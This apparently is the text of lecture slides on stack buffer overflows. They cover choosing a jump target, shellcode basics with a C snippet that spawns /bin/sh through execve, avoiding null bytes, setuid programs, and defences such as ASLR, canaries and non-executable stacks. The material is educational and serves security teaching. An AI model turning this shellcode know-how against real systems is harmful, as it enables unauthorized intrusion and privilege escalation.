
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Choosing where to jump

- Address inside a buffer of which the attacker controls the content
 - PRO: works for remote attacks
 - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
 - PRO: easy to implement, works with tiny buffers
 - CON: only for local exploits, some programs clean the environment, the stack must be executable
- Address of a function inside the program
 - PRO: works for remote attacks, does not require an executable stack
 - CON: need to find the right code, one or more fake frames must be put on the stack

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Shellcode

- Sequence of machine instructions that is executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name "shell code")
 - Has nothing to do with linux shell code (bash scripts, ...)

```
void main (void)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Need some tricks to convert this into assembly without knowing exact addresses
- --> Use tools like Metasploit (--> Workshop!)

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Shellcode (2)

- Need to avoid '\x00' --> String terminator in C
 - Substitute instructions containing zeros with alternative instructions

mov 0x0, reg --> xor reg, reg

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The root shell myth

- Just because you can do a buffer overflow, does NOT mean you get a root shell
- Only true for setuid programs
 - owner: root
 - setuid-bit set
 - --> program can be started by "any" user, but is run using root privileges
- "Fortunately" there are a lot of setuid programs
 - ping, traceroute, passwd, chsh, mount, umount, sudo, ...

```
$ ls -lisah /bin/ping
655424 36K -rwsr-xr-x 1 root root 34K 2011-05-03 12:38 /bin/ping
```

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- Use safe library functions
 - Allow specification of max size
 - e.g. strncpy() instead of strcpy()
- Use runtime checking (libsafe)
- Address Space Layout Randomization (ASLR)

/proc/sys/kernel/randomize_va_space

- Non Executable Stack
- Stack protection
 - e.g. Canary values

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Parameters
Return address
Previous frame address

CANARY

Local variables

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The End

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What's next?

- Enjoy lunch!
- Spread the word
- Check out webgoat for web application security lessons
 - http://code.google.com/p/webgoat/
- Visit http://iseclab.org/
- Follow me on twitter via @jakobkorherr
- Visit my workshop

THANKS

Slides will be available at http://www.jakobk.com shortly

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